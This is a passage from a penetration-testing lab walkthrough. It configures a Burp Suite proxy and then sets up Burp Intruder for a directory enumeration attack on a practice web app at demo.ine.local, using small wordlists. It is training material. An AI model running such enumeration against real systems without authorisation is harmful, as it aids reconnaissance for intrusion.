


Step 7: Configure BurpSuite.


Navigate to **Proxy** -> **Options** to configure the host and port on which Burp proxy would start the listener.



For this lab, the default settings would work. In case you wish to run Burp proxy listener on some other port, you can select the listener and click on the **Edit** option on the left side.



Once you have configured the proxy listener, turn on the intercept mode by navigating to **Proxy -> Intercept**:




After this step, the Burp proxy listener would be started on the specified port (which is 8080 by default). Now any request that would come to the Burp proxy can be tampered with before it leaves your machine.

Step 8: Configure the web browser to use Burp proxy.

In order for the browser to forward all the requests to the Burp proxy, we need to configure the proxy settings in the browser as well.

This can be done easily using **FoxyProxy** plugin which is present in the Firefox browser:



Step 9: Browse to <http://demo.ine.local>.




You would notice that the page doesn't load.

This happened because the request was forwarded to the Burp proxy listener and since Burp proxy was in intercept mode, the request we sent was intercepted by Burp and it's waiting there for us to take some action, which could be to forward the request as is, drop it or modify it.

To take some action on the request, head over to BurpSuite and notice that

the **Proxy -> Intercept** tabs are lit with orange color:



Visit the **Proxy -> Intercept** tab.

Chances are that you might find some other request intercepted, which might be initiated by the Firefox browser itself. Feel free to forward/drop those requests.

Burp Suite Community Edition v2020.9.1 - Temporary Project

Request to https://push.services.mozilla.com:443 [52.12.8.165]

Forward Drop Intercept is on Action Open Browser

Pretty Raw \n Actions ▾

```
1 GET / HTTP/1.1
2 Host: push.services.mozilla.com
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Sec-WebSocket-Version: 13
8 Origin: wss://push.services.mozilla.com/
9 Sec-WebSocket-Protocol: push-notification
10 Sec-WebSocket-Key: trZQ4CDpogAttLvc49SA==
11 Connection: keep-alive, Upgrade
12 Pragma: no-cache
13 Cache-Control: no-cache
14 Upgrade: websocket
15
16
```

If that's not the case, then you might see the intercepted request which you initiated:

Burp Suite Community Edition v2020.9.1 - Temporary Project

Request to http://demo.ine.local:80 [192.12.41.3]

Forward Drop Intercept is on Action Open Browser Comment this item

Pretty Raw \n Actions ▾

```
1 GET / HTTP/1.1
2 Host: demo.ine.local
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9
10
```

The **Host** header would contain the host address as well as the port number of the server to which the request is being sent, which is <http://demo.ine.local> for this lab.

Now we have 3 primary options: 1. Forward: If we wish to send this intercepted request as is, without any modifications. 2. Drop: If we wish to drop this intercepted request. 3. Action: If we wish to tamper with the intercepted request.

Burp Suite Community Edition v2020.9.1 - Temporary Project

Request to http://demo.ine.local:80 [192.12.41.3]


1 Forward 2 Drop 3 Action Open Browser Comment this item

Pretty Raw \n Actions ▾

```
1 GET / HTTP/1.1
2 Host: demo.ine.local
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9
10
```

For now, let's keep it simple and forward the intercepted request.

Once the request has been forwarded, notice the browser tab in which the URL was loaded:



Waiting for www.paypalobjects.com...

LXTerminal Mozilla Firefox Burp Suite Project 1 2 3 4 10:30

The webpage is now loaded there!

Step 10: Checking the target site map.

When Burp proxy intercepts the requests, it builds a target site map. The site map that Burp built for the current web app can be navigated to via **Target -> Site Map**:

Host	Method	URL	Params	Status	Length
http://demo.ine.local	GET	/		200	53148
http://demo.ine.local	GET	?page=add-to-your-blog.php		✓	
http://demo.ine.local	GET	?page=credits.php		✓	
http://demo.ine.local	GET	?page=show-log.php		✓	
http://demo.ine.local	GET	?page=source-viewer.php		✓	
http://demo.ine.local	GET	?page=text-file-viewer.php		✓	
http://demo.ine.local	GET	/documentation/mutillidae-in...			
http://demo.ine.local	GET	/framer.html			
http://demo.ine.local	GET	/hints-page-wrapper.php			
http://demo.ine.local	GET	/hints-page-wrapper.php?lev...		✓	
http://demo.ine.local	GET	/hints-page-wrapper.php?lev...		✓	
http://demo.ine.local	GET	/hints-page-wrapper.php?lev...		✓	
http://demo.ine.local	GET	/hints-page-wrapper.php?lev...		✓	
http://demo.ine.local	GET	/hints-page-wrapper.php?lev...		✓	
http://demo.ine.local	GET	/hints-page-wrapper.php?lev...		✓	

Information:

As the Burp's documentation on [site-map](#) states:

The site map aggregates all of the information that Burp has gathered about applications. You can filter and annotate this information to help manage it, and also use the site map to drive your testing workflow.

We can expand the tree view and see all the nested resources:

Host	Method	URL	Params	Status	Length
http://demo.ine.local	GET	/		200	53148
http://demo.ine.local	GET	?page=add-to-your-blog.php		✓	
http://demo.ine.local	GET	?page=credits.php		✓	
http://demo.ine.local	GET	?page=show-log.php		✓	
http://demo.ine.local	GET	?page=source-viewer.php		✓	
http://demo.ine.local	GET	?page=text-file-viewer.php		✓	
http://demo.ine.local	GET	/documentation/mutillidae-in...			
http://demo.ine.local	GET	/framer.html			
http://demo.ine.local	GET	/hints-page-wrapper.php			
http://demo.ine.local	GET	/hints-page-wrapper.php?lev...		✓	
http://demo.ine.local	GET	/hints-page-wrapper.php?lev...		✓	
http://demo.ine.local	GET	/hints-page-wrapper.php?lev...		✓	
http://demo.ine.local	GET	/hints-page-wrapper.php?lev...		✓	
http://demo.ine.local	GET	/hints-page-wrapper.php?lev...		✓	
http://demo.ine.local	GET	/hints-page-wrapper.php?lev...		✓	
http://demo.ine.local	GET	/hints-page-wrapper.php?lev...		✓	

This is quite handy to look at and view the requests and responses to the different resources located on the target server.

Step 11: Configuring Burp Intruder to launch a directory enumeration attack.

Navigate to **Intruder** -> **Target**:

Here we will configure the target details. Set the **Host** field to demo.ine.local.

Next, navigate to **Intruder** -> **Positions**:

Burp Suite Community Edition v2020.9.1 - Temporary Project

Attack type: Sniper

```
1 POST /example?p1=$p1vals$p2=$p2vals HTTP/1.0
2 Cookie: c=$cvals
3 Content-Length: 17
4
5 p3=$p3vals$p4=$p4vals
```

Start attack

Add \$ Clear \$ Auto \$ Refresh

Search... 0 matches Clear Length: 107

5 payload positions

This screenshot shows the Burp Suite Intruder tool's payload positions configuration. It displays a list of five payload positions for a POST request. The first position is a URL parameter 'p1' with value '\$p1vals\$p2=\$p2vals'. The second position is a cookie 'c' with value '\$cvals'. The third position is a content-length header with value '17'. The fourth and fifth positions are additional parameters 'p3' and 'p4' respectively, both with values '\$p3vals\$p4=\$p4vals'. The 'Attack type' dropdown is set to 'Sniper'. On the right side, there are buttons for adding, clearing, and auto-filling variables. Below the list, there are search, clear, and length filters.

Modify the payload to look like the following:

Burp Suite Community Edition v2020.9.1 - Temporary Project

Attack type: Sniper

```
1 GET /$name$ HTTP/1.0
2 Cookie: c=cvals
3 Content-Length: 17
```

Start attack

Add \$ Clear \$ Auto \$ Refresh

Search... 0 matches Clear Length: 56

1 payload position

This screenshot shows the Burp Suite Intruder tool's payload positions configuration for a GET request. It displays one payload position for the URL path, which is '\$name\$'. The 'Attack type' dropdown is set to 'Sniper'. On the right side, there are buttons for adding, clearing, and auto-filling variables. Below the list, there are search, clear, and length filters.

This payload would make Burp Intruder send **GET** requests to a number of locations, which we would supply next. The **\$** character is a delimiter, which would hold a variable, that would assume different values from the wordlist that we will supply in a moment.

Navigate to **Intruder -> Payloads**:

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy **Intruder** Repeater Sequencer Decoder Comparer Extender Project options User options

1 × ...

Target Positions **Payloads** Options

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 0

Payload type: Simple list Request count: 0

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load ... Remove Clear

Add Enter a new item Add from list ... [Pro version only]

Payload Processing

Here we will specify the wordlist which would then be used by Burp Intruder to try out the directory enumeration attack, substituting 1 word at a time from the specified wordlist.

Now there's one caveat when performing the bruteforce attacks using the community edition of BurpSuite: the requests are time throttled. So to avoid waiting for a long time before we get any hits, it might be a good idea to add some known words to the payload list, since our objective is to see the attack in action:

Words:

data

passwords

phpmyadmin

images

js

Copy the provided words:

Clipboard

Text copied/cut within Guacamole will appear here. Changes to the text below will affect the remote clipboard.

```
data
passwords
phpmyadmin
images
js
```

Input method

None

No input method is used. Keyboard input is accepted from a connected, physical keyboard.

Text input

Allow typing of text, and emulate keyboard events based on the typed text. This is necessary for devices such as mobile phones that lack a physical keyboard.

On-screen keyboard

Burp Suite Community Edition v2020.9.1 - Temporary Project

Repeater Sequencer Decoder Comparer Extender Project options User options

Start attack


The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload count: 0 Request count: 0


list of strings that are used as payloads.

Note: In order to get the clipboard access, press **CTRL+ALT+SHIFT** key combination. You can paste the content to be copied here and then it would be available to the Kali GUI instance.

Now, you can either enter these words one by one manually or save them in a file and load it at once. We will do the latter for the sake of convenience:



Save the contents to a file named **common.txt**.



Now we can load the saved wordlist in the Burp Intruder. In the **Payload Sets** section, keep the **Payload Type** option as **Simple list** and in the **Payload Options** section, press the **Load ...** button to load a wordlist:

Burp Suite Community Edition v2020.9.1 - Temporary Project

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

1 ... Target Positions Payloads Options

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 0
Payload type: Simple list Request count: 0

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load ... Remove Clear
Add Enter a new item Add from list ... [Pro version only]

Payload Processing

Load common.txt file:

Burp Suite Community Edition v2020.9.1 - Temporary Project

Dashboard Target Proxy Intruder Repeater Window Help

1 ... Target Positions Payloads

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set.

Payload set: 1 Payload type: Simple list

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load ... Remove Clear
Add Enter a new item Add from list ... [Pro version only]

Payload Processing

Look In: root

File Name: common.txt
Files of Type: All Files

Open Cancel

And that would load these words at once as shown in the following image:

Burp Suite Community Edition v2020.9.1 - Temporary Project

Burp Project Target Repeater Window Help

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

1 ...

Target Positions Payloads Options

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 5

Payload type: Simple list Request count: 5

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load ... Remove Clear


data
passwords
phpmyadmin
images
js

Add Enter a new item

Add from list ... [Pro version only]

Payload Processing

We will load another common wordlist as well, just to have a good amount of words to see the attack. For this purpose, we will load **/usr/share/wordlists/dirb/common.txt** file. The process is the same as we did before: press the **Load ...** button and load the specified file:



After the second wordlist is added, things should look something like this:

Burp Suite Community Edition v2020.9.1 - Temporary Project

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

1 ...

Target Positions Payloads Options

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 4,619
Payload type: Simple list Request count: 4,619

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load ... Remove Clear Add Enter a new item Add from list ... [Pro version only]

data
passwords
phpmyadmin
images
js
.bash_history
.bashrc

Payload Processing

In our case, there is a new line in between the 2 wordlists because there was a new line after the last word in the first wordlist. If you already removed it, then great. Otherwise, we will remove it, to avoid sending a request to /, which would definitely be uninteresting in this case.

Select the empty word and click on the **Remove** button:

Burp Suite Community Edition v2020.9.1 - Temporary Project

Dashboard Target **Proxy** **Intruder** Repeater Sequencer Decoder Comparer Extender Project options User options

1 ...

Target Positions Payloads Options

Payload Sets

